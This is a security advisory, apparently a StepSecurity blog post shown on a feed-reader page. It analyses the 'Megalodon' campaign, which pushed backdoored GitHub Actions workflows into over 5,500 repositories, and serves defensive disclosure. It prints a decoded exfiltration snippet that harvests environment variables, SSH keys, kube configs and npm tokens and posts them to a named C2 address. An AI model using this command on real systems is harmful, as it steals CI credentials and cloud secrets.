
惯性聚合 高效追踪和阅读你感兴趣的博客、新闻、科技资讯
阅读原文 在惯性聚合中打开

推荐订阅源

Engineering at Meta
Engineering at Meta
T
Threatpost
P
Palo Alto Networks Blog
NISL@THU
NISL@THU
O
OpenAI News
Project Zero
Project Zero
G
GRAHAM CLULEY
P
Privacy International News Feed
A
Arctic Wolf
Microsoft Azure Blog
H
Help Net Security
M
MIT News - Artificial intelligence
T
Threat Research - Cisco Blogs
S
Security @ Cisco Blogs
Google DeepMind News
B
Blog RSS Feed
D
Docker
aimingoo的专栏
aimingoo的专栏
博客园 - 【当耐特】
N
Netflix TechBlog - Medium
云风的 BLOG
云风的 BLOG
雷峰网
雷峰网
W
WeLiveSecurity
P
Proofpoint News Feed
腾讯CDC
Cloudbric
Cloudbric
S
Secure Thoughts
C
Check Point Blog
博客园 - Franky
T
The Exploit Database - CXSecurity.com
T
Troy Hunt's Blog
GbyAI
GbyAI
Security Archives - TechRepublic
Application and Cybersecurity Blog
月光博客
月光博客
C
Cyber Attacks, Cyber Crime and Cyber Security
I
Intezer
TaoSecurity Blog
TaoSecurity Blog
L
Lohrmann on Cybersecurity
V
Visual Studio Blog
F
Fortinet All Blogs
博客园 - 叶小钗
C
CXSECURITY Database RSS Feed - CXSecurity.com
CTFtime.org: upcoming CTF events
Recorded Future
Recorded Future
C
Cisco Blogs
博客园 - 司徒正美
Stack Overflow Blog
Stack Overflow Blog
Y
Y Combinator Blog
Apple Machine Learning Research

Step Security Blog

Securing Vibe Coding and AI Coding Agents: An End-to-End Approach with StepSecurity - StepSecurity Introducing StepSecurity Dev Machine Guard: Protecting Developer Machines from Supply Chain Attacks - StepSecurity Top 2024 Predictions for CI/CD Security - StepSecurity Dev Machine Guard Is Now Open Source: See What's Really Running on Your Developer Machine - StepSecurity Datadog's DevSecOps 2026 Report Validates What We've Been Building - StepSecurity hackerbot-claw: An AI-Powered Bot Actively Exploiting GitHub Actions - Microsoft, DataDog, and CNCF Projects Hit So Far - StepSecurity Cline Supply Chain Attack Detected: cline@2.3.0 Silently Installs OpenClaw - StepSecurity StepSecurity’s Unified Protection Across the SDLC Infrastructure Threat Framework (SITF) - StepSecurity @velora-dex/sdk Compromised on npm: Malicious Version Drops macOS Backdoor via launchctl Persistence - StepSecurity axios Compromised on npm - Malicious Versions Drop Remote Access Trojan - StepSecurity Behind the Scenes: How StepSecurity Detected and Helped Remediate the Largest npm Supply Chain Attack - StepSecurity 10 Layers Deep: How StepSecurity Stops TeamPCP's Trivy Supply Chain Attack on GitHub Actions - StepSecurity Malicious IoliteLabs VSCode Extensions Target Solidity Developers on Windows, macOS, and Linux with Backdoor - StepSecurity TeamPCP Plants WAV Steganography Credential Stealer in telnyx PyPI Package - StepSecurity litellm: Credential Stealer Hidden in PyPI Wheel - StepSecurity Checkmarx KICS GitHub Action Compromised: Malware Injected in All Git Tags - StepSecurity CanisterWorm: How a Self-Propagating npm Worm Is Spreading Backdoors Across the Ecosystem - StepSecurity Trivy Compromised a Second Time - Malicious v0.69.4 Release, aquasecurity/setup-trivy, aquasecurity/trivy-action GitHub Actions Compromised - StepSecurity bittensor-wallet 4.0.2 Compromised on PyPI - Backdoor Exfiltrates Private Keys - StepSecurity Malicious npm Releases Found in Popular React Native Packages - 130K+ Monthly Downloads Compromised - StepSecurity Malicious Polymarket Bot Hides in Hijacked dev-protocol GitHub Org and Steals Wallet Keys - StepSecurity ForceMemo: Hundreds of GitHub Python Repos Compromised via Account Takeover and Force-Push - StepSecurity xygeni-action Compromised: C2 Reverse Shell Backdoor Injected via Tag Poisoning - StepSecurity kubernetes-el Compromised: How a Pwn Request Exploited a Popular Emacs Package - StepSecurity How StepSecurity Caught a Release Storm in Microsoft’s @types Packages - StepSecurity Harden Runner Now Supports Windows and macOS GitHub Actions Runners - StepSecurity 10,000 Open-Source Projects Now Secured by Harden-Runner Community-Tier: A Milestone Three Years in the Making - StepSecurity 20+ Popular NPM Packages Compromised (Chalk, Debug, Strip-ANSI, Color-Convert, Wrap-ANSI...) - StepSecurity 2024 in Review: The Evolution of CI/CD Security & What's Next - StepSecurity How to Use Docker in Actions Runner Controller (ARC) Runners Securely - StepSecurity Celebrating 1000 Repositories Secured with Harden Runner: A Journey of Growth and Collaboration - StepSecurity StepSecurity Detects Early Supply Chain Risk Signals in kilocode npm - StepSecurity Another npm Supply Chain Attack: The 'is' Package Compromise - StepSecurity anthropics/claude-code-action Security: How to Secure Claude Code in GitHub Actions with Harden-Runner - StepSecurity Harden-Runner detection: tj-actions/changed-files action is compromised - StepSecurity StepSecurity's Catalog of Fixes - StepSecurity Orchestrating Security: StepSecurity's Impact on 400+ Repositories and Future Plans - StepSecurity Announcing Anomalous Outbound Call Detection Using Machine Learning - StepSecurity Announcing GitHub Actions Advisor and StepSecurity Maintained Actions - StepSecurity Analysis of Backdoored XZ Utils Build Process with Harden-Runner - StepSecurity Announcing General Availability of Harden Runner - StepSecurity Milestone Achieved: 2500+ Public Repositories Secured with Harden-Runner - StepSecurity Build secretless CI/CD pipelines using wait-for-secrets - StepSecurity Introducing Apps & PATs: Centralized Visibility for GitHub Apps and Personal Access Tokens - StepSecurity CVE-2026-22709: Critical Sandbox Escape Vulnerability in vm2 - StepSecurity StepSecurity Now Supports Dark Mode - StepSecurity 2025 in Review: The Evolution of Supply Chain Security & What's Next - StepSecurity Bake Harden-Runner Into GitHub's Custom Runner Images for Organization-Wide CI/CD Security - StepSecurity StepSecurity Is Now Available on Azure Marketplace - StepSecurity Critical Remote Code Execution Vulnerabilities Discovered in React Server Components and Next.js - StepSecurity How Harden Runner Detected the Sha1-Hulud Supply Chain Attack in CNCF's Backstage Repository - StepSecurity Sha1-Hulud: The Second Coming - Zapier, ENS Domains, and Other Prominent NPM Packages Compromised - StepSecurity Supply Chain Security Alert: eslint-config-prettier Package Shows Signs of Compromise - StepSecurity 9,000 Open-Source Projects Now Secured by Harden-Runner - StepSecurity Shai-Hulud: Self-Replicating Worm Compromises 500+ NPM Packages - StepSecurity Introducing npm Package Search: Find Where Any Package Was Introduced Across Your GitHub Organizations - StepSecurity StepSecurity Is Sponsoring GitHub Universe 2025 - StepSecurity s1ngularity: Popular Nx Build System Package Compromised with Data-Stealing Malware - StepSecurity Introducing StepSecurity Threat Intelligence: Real-Time Supply Chain Attack Alerts for Your SIEM - StepSecurity 8,000 Strong: Harden-Runner's Growing Impact on CI/CD Security - StepSecurity Securing Google Gemini in GitHub Actions with Harden-Runner - StepSecurity GhostAction Campaign: Over 3,000 Secrets Stolen Through Malicious GitHub Workflows - StepSecurity Introducing the NPM Package Cooldown Check - StepSecurity Securing GitHub Copilot in GitHub Actions with Harden-Runner - StepSecurity Calculate Your CI/CD Security ROI with StepSecurity's New ROI Calculator - StepSecurity How StepSecurity Harden Runner Detected Unexpected Microsoft Defender Installation on GitHub-hosted Ubuntu Runners - StepSecurity StepSecurity Harden Runner: Detect source code tampering during the build process - StepSecurity Suspicious Tag Movement in AWS’s GitHub Action: What Happened and Why It Matters - StepSecurity When 'Changed Files' Changed Everything: Our Black Hat 2025 Presentation on the tj-actions Supply Chain Breach - StepSecurity Lessons from AWS CodeBuild’s Memory-Dump Incident (CVE-2025-8217) - StepSecurity Supply Chain Security Alert: num2words PyPI Package Shows Signs of Compromise - StepSecurity When AI Meets CI/CD: Coding Agents in GitHub Actions Pose Hidden Security Risks - StepSecurity The GitHub Warning Everyone Ignores: 'This Commit Does Not Belong to Any Branch' - StepSecurity 8 GitHub Actions Secrets Management Best Practices to Follow - StepSecurity reviewdog GitHub Actions are compromised - StepSecurity 7,000 Open-Source Projects Now Secured by Harden-Runner - StepSecurity Replace Third-Party Actions with StepSecurity Maintained Actions via Automated Pull Requests - StepSecurity StepSecurity Is Now Available on AWS Marketplace - StepSecurity Introducing StepSecurity Artifact Monitor: Detect Unauthorized Software Releases in minutes, not months - StepSecurity Introducing Workflow Run Policies: Guardrails for Blocking Non-Compliant GitHub Actions Runs - StepSecurity Harden-Runner Detects New Traffic to release-assets.githubusercontent.com Across Multiple Customers - StepSecurity Grafana GitHub Actions Security Incident - StepSecurity Export Harden-Runner Security Insights and Detections to Amazon S3 - StepSecurity Evolving Harden-Runner’s disable-sudo Policy for Improved Runner Security - StepSecurity Announcing Policy-Driven Automated Pull Requests for CI/CD Misconfiguration Remediation - StepSecurity Announcing StepSecurity’s Integration with RunsOn: Secure and Optimized CI/CD Pipelines - StepSecurity Secure Repo Just Got Better: New Features for GitHub Actions Security Best Practices - StepSecurity Why Compliance Auditors Are Looking at Your CI/CD Runners - And How to Prepare - StepSecurity Harden-Runner Flags Anomalous Outbound Call, Leading to Docker Documentation Update - StepSecurity StepSecurity Harden-Runner Now Secures GitHub Actions Workflows for Over 5,000 Open Source Projects - StepSecurity GitHub Actions Pwn Request Vulnerability - StepSecurity Prevent Ultralytics Style CI/CD Security Attacks with Network Security Controls - StepSecurity PyTorch Supply Chain Compromise - StepSecurity Unified Network Egress View: Centralize GitHub Actions Network Destinations for Your Enterprise - StepSecurity Uniting Developers and Security: Celebrating the Success of 500+ Open Source Projects Using StepSecurity's Orchestration Platform - StepSecurity 5 Effective Third-Party GitHub Actions Governance Best Practices - StepSecurity StepSecurity Recognized Among CRN’s "10 Hottest DevOps Startups Of 2024" - StepSecurity Streamline Your GitHub Actions Workflows with StepSecurity’s Latest Feature - StepSecurity StepSecurity Steps Up the Security Game with SOC 2 Type 2 Compliance - StepSecurity StepSecurity's Alignment with CISA's CI/CD Security Guidance - StepSecurity
Megalodon: Mass GitHub Actions Secret Exfiltration Across 5,500+ Public Repositories - StepSecurity
2026-05-22 · via Step Security Blog

On May 18, 2026, a large-scale supply chain attack campaign tracked as Megalodon injected malicious GitHub Actions workflows into over 5,500 open-source repositories within a single six-hour window. The campaign targeted repositories with weak branch protection, pushing backdoored CI workflow files designed to steal secrets from every subsequent pipeline run including cloud credentials, SSH keys, API tokens, and GitHub Actions OIDC tokens.

Background: The GitHub Actions Attack Surface

GitHub Actions workflows run arbitrary shell commands with access to every secret injected into the CI environment. When a repository grants id-token: write permission, workflows can also mint short-lived OIDC tokens that authenticate directly to cloud providers without static credentials. This makes the CI runner a high-value target: a single workflow execution can yield AWS access keys, GCP service account tokens, Azure IMDS credentials, Kubernetes configs, and all repository secrets simultaneously.

Branch protection rules are the primary gate preventing unauthorized workflow injection. Repositories without mandatory pull request reviews allow any account with write access, or any accepted PR from a public fork with weak merge controls, to land workflow changes directly on the default branch. Megalodon systematically exploited this gap at scale.

Attack Technique: Poisoned Pipeline Execution (d-PPE)

Megalodon is a textbook direct Poisoned Pipeline Execution (d-PPE) attack, a class of CI/CD attack where an adversary with write access to a repository injects malicious code directly into workflow definition files, causing the CI system to execute attacker-controlled commands on the next pipeline run. Unlike indirect PPE (i-PPE), which requires a pull request from a fork, d-PPE exploits direct push access to the default branch, bypassing any pull request review gate entirely.

This technique maps to MITRE ATT&CK T1195.002 (Supply Chain Compromise: Compromise Software Supply Chain) and is documented in CISA's guidance on CI/CD security risks. The attack is particularly effective because:

  • Workflow YAML files receive far less security scrutiny than application code
  • Bot-like commit messages blend into high-velocity repositories with no friction
  • CI runners have broad outbound internet access by default, with no firewall to bypass
  • Ephemeral runner environments leave minimal forensic traces after the job completes
d-PPE vs. i-PPE: In d-PPE the attacker pushes directly to the target branch, with no PR needed, no review triggered. Branch protection with mandatory reviews is the primary structural control that converts a d-PPE opportunity into the harder i-PPE problem, where the attacker must trick a maintainer into merging a malicious PR.

Payload Capabilities

Both workflow variants contain a base64-encoded bash payload that decodes and executes inline during the CI run. The payload is functionally identical across both variants, differing only in the trigger condition. On execution, it performs the following collection and exfiltration sequence:

Credential and Secret Harvesting

  • Environment variables: Full CI environment dump, /proc/*/environ for all running processes, and PID 1 environment data
  • Cloud credentials: AWS access keys and session tokens, GCP OAuth tokens, Azure IMDS responses and instance role credentials
  • Authentication material: SSH private keys, Docker registry configs (~/.docker/config.json), .npmrc tokens, Kubernetes configs (~/.kube/config), HashiCorp Vault tokens, Terraform credentials
  • CI/CD tokens: GitHub Actions OIDC tokens (minted via id-token: write permission), GitLab CI/CD tokens, Bitbucket pipeline tokens
  • Source code secrets: Filesystem grep across the workspace for 30+ secret patterns — API keys, connection strings, JWTs, PEM certificates, .env files, credentials.json, service-account.json

Exfiltration

All harvested data is compressed into a single archive and transmitted via HTTPS POST to 216.126.225.129:8443. The payload uses the GitHub Actions runner's outbound internet access  which most CI environments leave unrestricted, reaching the C2 server. No process anomaly or crash is visible to the user; the workflow step exits cleanly after exfiltration.

# Decoded exfiltration sequence (representative)
DATA=$(env; cat /proc/1/environ 2>/dev/null; \
  cat ~/.ssh/id_* 2>/dev/null; \
  cat ~/.kube/config 2>/dev/null; \
  cat ~/.npmrc 2>/dev/null; \
  grep -rE "(API_KEY|SECRET|TOKEN|PASSWORD|PRIVATE_KEY|BEGIN RSA)" . 2>/dev/null)

echo "$DATA" | gzip | curl -s -X POST \
  https://216.126.225.129:8443/collect \
  -H "Content-Type: application/octet-stream" \
  --data-binary @-

Harden-Runner job insights showing blocked outbound connection to C2 server

Affected Repositories

The campaign touched 5,561 repositories across GitHub. SafeDep has published a full dataset of all 5,718 malicious commits as megalodon-campaign-commits.csv. The most prominent confirmed targets are listed below; the complete scope can be queried on GitHub using the search links in the following sections.

Notable Affected Organizations and Packages

Tiledesk (9 repos) - open source live chat and chatbot platform. npm package @tiledesk/tiledesk-server poisoned across versions 2.18.6–2.18.12; backdoor propagated to downstream consumers via npm registry.

Black-Iron-Project (8 repos) - hit by targeted variant within the same campaign window.

WISE-Community (confirmed) - education technology open source community.

All 9 confirmed Tiledesk repositories affected:

Search for Malicious Workflow Content

The injected workflow files use standard names (ci.yml, docker-community-worker-push-latest.yml) to avoid suspicion. The workflow name field inside the file is set to SysDiag or Optimize-Build. Search by content to find affected repos:

Search for Forged Commits

Search by forged author identity or commit message to find repositories that received malicious commits:

We are actively analyzing the campaign infrastructure and affected repositories. This post will be updated as technical analysis progresses, including full payload details, decoded exfiltration sequences, complete indicators of compromise, and additional affected repository data.